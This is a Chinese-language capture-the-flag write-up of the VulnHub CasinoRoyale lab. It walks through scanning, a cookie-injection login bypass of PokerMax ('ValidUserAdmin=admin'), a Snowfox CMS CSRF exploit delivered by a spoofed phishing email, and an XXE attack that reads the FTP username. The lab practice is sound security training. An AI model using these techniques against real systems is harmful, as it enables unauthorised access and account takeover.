# CasinoRoyale靶机练习实践报告


*下载地址:*

* <https://drive.google.com/open?id=1FYP246L63zShV00wOckAQ5F5XJ4HkZ0L>
* <https://download.vulnhub.com/casinoroyale/CasinoRoyale.ova>
* <https://download.vulnhub.com/casinoroyale/CasinoRoyale.ova.torrent> ([Magnet](magnet:?xt=urn:btih:CBD296DC554D892D495864B66E335D2973192B59&dn=CasinoRoyale.ova&tr=http://tracker.vulnhub.com:6969/announce&tr=udp://tracker.vulnhub.com:6969/announce&tr=udp://tracker.openbittorrent.com:80/announce&tr=udp://tracker.publicbt.com:80/announce&tr=udp://tracker.istole.it:6969))

## 安装靶机


靶机是.ova文件，需要用VirtualBox打开，但我习惯于使用VMWare,因此修改靶机文件，使其适用于VMWare打开。

解压ova文件，得到.ovf文件和.vmdk文件。




## 夺旗步骤


第一步：IP扫描，端口扫描，定位靶机的IP地址未192.168.81.133。




端口扫描，发现靶机开放端口21、25、80、8081。




第二步：目录扫描、域名扫描




对IP地址做目录爆破，发现5个可访问地址，逐个访问，发现一个需要用户口令的phpmyadmin地址，用常规口令爆破，失败。用nikto继续做域名发现。




对扫描发现的地址逐个查看，未有直接可利用信息。注意nikto攻击提示了一个可能存在的安全问题，经过排查并没法发现可利用。但是有个在192.168.81.133：80/index.php地址有个提示信息，说要用域名访问”casino-royale.local”,不管有没有用，先把该映射关系添加到hosts中。对8081端口做同样的扫描，没有什么重要发现。






我们在页面的底部发现该网站用了PokerMax Poker 0.13，去exploitdb中搜一下历史漏洞，查看相关漏洞文件6766.txt。






访问对应configure.php地址，然后在浏览器的console中执行javascript:document.cookie=”ValidUserAdmin=admin”;再次访问configure.php，就可以绕过口令登陆，我们从浏览器中看到的请求报文如下图所示，带上了cookie-->”ValidUserAdmin:admin”。




再次访问configure.php界面如下图所示，获得用户名密码。




用改密码去登陆phpmyadmin界面失败。继续搜索其他标签页，在Manage Players中发现一个用户，查看他的具体信息。







提示我们用casino-royale.local域名访问/vip-client-portfolios地址。我们发现该地址也有注册登陆接口，用之前获取的口令尝试，失败，继续查看其他内容，有一篇给新用户的博文写道要用已知的用户发送邮件给valenka@casino-royale.local，他会马上查看，而且会点击links。看起来没什么用，除非能发一个钓鱼邮件给他。



思考该网站是否使用了开源框架，该网站使用了Snowfox CMS，在exploitdb中搜索历史漏洞。果然发现了一个csrf漏洞，虽然不知道该网站使用的Snowfox CMS版本，还是试试。




根据漏洞描述问题提示去利用，在本机搭建一个apache服务，并将利用html文件放在/var/www/html/目录下，在本地尝试是否可以通过http://ip/CasinoRoyal.html访问该页面。下图标记处exp中需要修改的地方。




我们在端口扫描时知道靶机上开放了smtp服务，通过命令行发送邮件给valenka@casino-royale.local，在邮件中添加网址http://ip/CasinoRoyal.html，当valenka点击该地址就会触发创建admin账户，注意，邮件的发送者必须伪造成已知用户。




用新创建的admin账户登陆，逐个功能点查看，在账户里发现一个新的地址。







查看地址/ultra-access-view/main.php的页面源码，发现提示。正好是刚刚学习过的xxe漏洞，提示还说要用post方式传参。还有一句提示说ftp是弱口令。




利用hackbar攻击，失败。请教了大神才知道hackbar会对参数做一次url编码，导致后台不认。




直接在burp中利用，获取ftp的用户名。为什么在这里想获取口令，而不是直接命令执行获取flag。因为题目告诉我们flag在/root/flag/flag.sh中，通过网站的用户获取权限不够。



